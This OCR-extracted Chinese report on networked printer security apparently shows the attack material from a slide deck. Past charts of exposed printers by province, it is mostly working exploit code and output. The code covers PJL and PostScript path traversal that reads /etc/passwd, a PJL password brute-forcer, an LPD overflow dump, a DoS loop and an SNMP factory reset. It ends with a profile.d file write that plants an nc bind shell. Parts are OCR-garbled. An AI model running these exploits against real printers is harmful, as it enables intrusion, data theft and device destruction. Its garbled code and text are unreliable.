


RELIABLE NETWORK
SAFE WORLD





目录



国内分布
蒙古
日本
印度
新疆维吾尔自治区
内蒙古自治区
辽宁省
北京市
河北省
山西省
山东省
河南省
陕西省
青海省
西藏自治区
四川省
重庆市
湖北省
湖南省
江西省
浙江省
贵州省
云南省
广西壮族自治区
广东省


全国联网打印机数量排名前五省份
35000
30000
25000
20000
15000
10000
5000
0
台湾省
香港特别行政区
广东省
北京市
江苏省










SMB、RAW
IPP、LPD、
SNMP、
设备控制协议



```
albinolobster@ubuntu:~$ nmap -A 192.168.1.159

Starting Nmap 7.01 ( https://nmap.org ) at 2017-06-08 10:31 PDT
Nmap scan report for HP0A6BFE.westeros (192.168.1.159)
Host is up (0.014s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE    VERSION
80/tcp    open  http       HP HTTP Server; HP OfficeJet Pro 8210 - D9L64A;
443/tcp   open  ssl/https  HP HTTP Server; HP OfficeJet Pro 8210 - D9L64A;
515/tcp   open  printer
631/tcp   open  ssl/ipp    HP HTTP Server; HP OfficeJet Pro 8210 - D9L64A;
8080/tcp  open  http-proxy HP HTTP Server; HP OfficeJet Pro 8210 - D9L64A;
9100/tcp  open  jetdirect?
```



```
while true; do nc printer 9100; done
```


获取最大超时值
设置最大超时值
er 9100; done while true; do echo "@PJL SET TIMEOUT=$MAX" | nc print


%!
{} loop


true 0 startjob
/showpage {} def

```
snmpset -v1 -c public printer 1.3.6.1.2.1.43.5.1.1.3.1 i 6
```

```
@PJL DMCMD ASCIIHEX="040006020501010301040106"
```

```
/counter 0 def 50000 {
  /counter counter 1 add def
  currentdict /RRCustomProcs /ProcSet findresource begin
  begin counter 1 false vxmemfetch end end == counter
} repeat
```

```
> /str 256 string def (%*%../*)
> {==} str filenameforall
< (%disk0%../webServer/home/device.html)
< (%disk0%../webServer/.java.login.config)
< (%disk0%../webServer/config/soe.xml)

> /byte (0) def
> /infile (../../../etc/passwd) (r) file def
> { infile read {byte exch 0 exch put
>   (%stdout) (w) file byte writestring}
>   {infile closefile exit} ifelse
> } loop
< root::0:0::/:/bin/dlsh

> /outfile (test.txt) (w+) file def}}
> outfile (Hello World!) writestring
> outfile closefile
```

```
void PJLsession::blind_disable_pjl_password(unsigned int pass) {
        String  ts;
        char numb[50];
        if ((pass==0)||(pass>65535)) throw ExInvalid();#ifndef UNIX
        _snprintf(numb,49,"%u",pass);#else
        snprintf(numb,49,"%u",pass);#endif //UNIX
        connection.clear();
        connection.sendbuf.set(PJL_START);
        connection.sendbuf.append("\r\n");
        connection.sendbuf.append("@PJL JOB PASSWORD=");
        connection.sendbuf.append(numb);
        connection.sendbuf.append("\r\n@PJL DEFAULT PASSWORD=0 \r\n");
        connection.sendbuf.append("@PJL EOJ\r\n");
        connection.sendbuf.append(PJL_FINISH);
        connection.senddata();
        // TEST !!!
                                                        connection.sendbuf.clea
r();                                                  }
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2015-07-15 02:27 CST
Nmap scan report f[redacted]50990770.dip0.t-ipconnect.de (80.153.7.112)
Host is up (0.34s latency).
Not shown: 994 filtered ports
POR*     STATE SERVICE
23/tcp   open  telnet
80/tcp   open  http
443/tcp  open  https
1723/tcp open  pptp
8080/[redacted]
```

```
anka9080@Ubuntu:~/Pentest/pjllib/pft$ ./pft
PFT - PJL f[illegible]ile transfer
         FX of Phenoelit <fx@ph[illegible]
         Version 0.7 ($Revision: 1.8 $)

pft> serv[illegible]
[illegible]
```

```
pft> env bruteforce
try 30
INFO: force_recv_clear() timed out for 270bytes (10 sec)
Password disabled successfully
```

```
pft> ls
0:\
.                                  -          d
..                                 -          d
PermStore                          -          d
PostScript                         -          d
PJL                                -          d
saveDevice                         -          d
FaxIn                              -          d
Fax                                -          d
FaxUpgrade                         -          d
webServer                          -          d
svcErr.log                     11468          -
```

```
pft>
syntax error (try help)
pft> get L006105.XML
```

L006105.XML


```
<entry id="DS008718" version="1">
<timestamp date="2015-07-09" time="12:17:11" zone="UNKNOWN"></timestamp>
<source mfp="192.168.0.253" service=""></source>
<job_info result="success" guid="">
<sender email="info@itm-spedition.de" authenticated="false" username=""
nos="" domain="" context="">HP LaserJet M4345</sender>
<scan_info page_count="1" size="a4"></scan_info>
<jobAcct_info jobAcct13="" jobAcct14="" jobAcct15="" jobAcct16=""></
jobAcct_info>
<folder_info size="25.84 KILOBYTE" fileFormat="pdf"
colorSettings="grayscale" result="success">
```

```
> 02 6c 70 0a                                               .lp.
< 00                                                        .
> 02 31 35 32 20 63 66 41 30 30 31 0a                       .152 cfA001.
< 00                                                        .
> 4c 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 Lxxxxxxxxxxxxxxx
> 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxx
> 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxx
> 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxx
> 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxx
> 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxx
> 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxx
> 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxx
> 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 78 xxxxxxxxxxxxxxxx
> 78 78 78 78 78 78 78 0a 00                                xxxxxxx..
```

```
payload = "POST / HTTP/1.1\r\n"
payload += "Host: asdasdasd\r\n"
payload += "User-Ag                lasdasd\r\n"
payload += "Accept: text/html,application/                ion/xml;q=0.9,*/*;q=
payload += "Accept-Language: en-US,en;q=0.5\r\n"
payload += "Referer: asdasdasdasd\r\n"
payload += "Connection: close\r\n"
payload += "Upgrade-Insecure-Requests: 1\r\n"
payload += "Content-Type: application/x-www-form-urlencoded\r\n"
payload += "Content-Length: 42\r\n"
payload += "asdasdasdasdasdasdasd\r\n\r\n"
```


```
while True:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    try:
        s.connect((target,int(port)))
        print "[*] Sending DOS payload"
        s.send(payload)
        # Wait for server to respond with 500 error
        s.recv(4096)
        s.close()
    except:
        print("[!] Can't connect to target")
        sys.exit()
```



192.168.1.4:/> reset
Warning: This may also reset TCP/IP settings to factory defaults.
BOOM! ... Restoring factory defaults in ... 10 9 8 7 6 5 4 3 2 1 KA
other vendors try: This command works only for HP printers. Fo
snmpset -v -c public 192.168.4.1.3.6.1.2




```
for i in range(1, 65536):
    buf = b''
    s.send(('33%-12345X@PJL \r\n@PJL JOB PASSWORD=' + str(i) + '\r\n@PJL DEFAULT PASSWORD=0 \r\n@PJL EOJ\r\n33%-12345X\r\n').encode('UTF-8'))
    if i%30 == 0:
        s.send(('33%-12345X@PJL \r\n@PJL DINQUIRE PASSWORD\r\n33%-12345X\r\n').encode('UTF-8'))
        while True:
            buf += s.recv(1)
            print(buf)
            try:
                buf.index(b'\r\n\x0c')
                try:
                    buf.index(b'DISABLED')
                    print('password disabled ok!')
```

```
        s.send(('33%-12345X@PJL \r\n@PJL FSDIRLIST NAME = "0:\\" ENTRY=1 COUNT=99\r\n33%-12345X\r\n').encode('UTF-8'))
        buf = b''
        while True:
            buf += s.recv(1)
            print(buf)
            try:
                buf.index(b'\r\n\x0c')
                try:
                    buf.index(b'ENTRY')
                    print('PoC OK!')
                    return
                except ValueError:
                    print('PoC NO!')
                    return
            except ValueError:
                continue
    except ValueError:
        print('password disabled faild!')
    finally:
        s.close()
        return
except ValueError:
    continue
```



Calling receiver
Called transceiver
Called terminal identification
Phase A
Capabilities identification (DIS)
Transmit command (DTC)
Receive command (DCS)
Phase B
Training
Confirmation to receive (CFR)
Phase C
Message
Phase D
End of message (EOM)
Message confirmation (MCF)
T0813090-93/d009




```
case 1:
  if ( opcode == 2 * dword_A29D20FC[jpg_index] + 11 )
  {
    byte_3 = EI_jpg_stream_read_byte_from_file() << 24;
    bytes_2_3 = byte_3 | (EI_jpg_stream_read_byte_from_file() << 16);
    bytes_1_2_3 = bytes_2_3 | (EI_jpg_stream_read_byte_from_file() << 8);
    parsed_dword = bytes_1_2_3 | EI_jpg_stream_read_byte_from_file();
    lower_byte = EI_jpg_stream_read_byte_from_file();
    length_in_2_bytes = lower_byte | (EI_jpg_stream_read_byte_from_file() << 8);
    for ( i = 0;
          i < length_in_2_bytes;
```



v2 = EI_jpg_stream_read_byte_from_file();
v3 = v2 >> 4;
v4 = v2 & 0xF;
accumulated_sum_bound_4096 = 0;
loop_index = 0;
do
{
read_byte = EI_jpg_stream_read_byte_from_file();
local_buffer[loop_index] = read_byte;
accumulated_sum_bound_4096 += read_byte;
++loop_index;
}
while (loop_index <= 15);
huge_short_minus_19 = huge_short_minus_2 - 17;
if (huge_short_minus_19 < accumulated_sum_bound_4096)
break;
yl_dword_zero___(local_buffer_256, 64);
for (i = 0; i < accumulated_sum_bound_4096; ++i)
local_buffer_256[i] = EI_jpg_stream_read_byte_from_file();
huge_short_minus_2 = huge_short_minus_19 - accumulated_sum_bound_4096;
EI_jpg_set_read_state_opcode(5);
return;

```
albinolobster@ubuntu:~$ nc 192.168.1.158 9100
@PJL FSDIRLIST NAME="../../" ENTRY=1 COUNT=4
@PJL FSDIRLIST NAME="../../"
FILEERROR=0

@PJL FSDIRLIST NAME="../../bin/" ENTRY=1 COUNT=4
@PJL FSDIRLIST NAME="../../bin/" ENTRY=1
getopt TYPE=FILE SIZE=880020
setarch TYPE=FILE SIZE=880020
dd TYPE=FILE SIZE=880020
cp TYPE=FILE SIZE=880020
```




```
albinolobster@ubuntu:~$ nc 192.168.1.158 9100
@PJL FSDIRLIST NAME="0:/../../rw/var/etc/profile.d/" ENTRY=1 COUNT=1024
@PJL FSDIRLIST NAME="0:/../../rw/var/etc/profile.d/" ENTRY=1
.sig/ TYPE=DIR

@PJL FSDIRLIST NAME="../../var/etc/profile.d/" ENTRY=1 COUNT=1024
@PJL FSDIRLIST NAME="../../var/etc/profile.d/" ENTRY=1<
.sig/ TYPE=DIR
```

```
import socket
import sys

test = ('test')

if len(sys.argv) != 3:
    print '\nUsage:upload.py [ip] [port]\n'
    sys.exit()

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_address = (sys.argv[1], int(sys.argv[2]))
print 'connecting to %s port %s' % server_address
sock.connect(server_address)
```



```
albinolobster@ubuntu:~$ python write_test.py 192.168.1.158 9100
connecting to 192.168.1.158 port 9100
albinolobster@ubuntu:~$ nc 192.168.1.158 9100
@PJL FSDIRLIST NAME="../../var/etc/profile.d/" ENTRY=1 COUNT=1024
@PJL FSDIRLIST NAME="../../var/etc/profile.d/" ENTRY=1
.sig/ TYPE=DIR
writing_test TYPE=FILE SIZE=4
```

```
if [ ! -p /tmp/pwned ]; then
    mkfifo /tmp/pwned
    cat /tmp/pwned | /bin/sh 2>&1 | /usr/bin/nc -l 1270 > /tmp/pwned &
fi
```

```
albinolobster@ubuntu:~$ snmpset -v1 -c public 192.168.1.158 1.3.6.1.2.1.43.5.1.1.3.1 i 4
iso.3.6.1.2.1.43.5.1.1.3.1 = INTEGER: 4
```

```
albinolobster@ubuntu:~$ python printer_exploit.py 192.168.1.158 9100
connecting to 192.168.1.158 port 9100
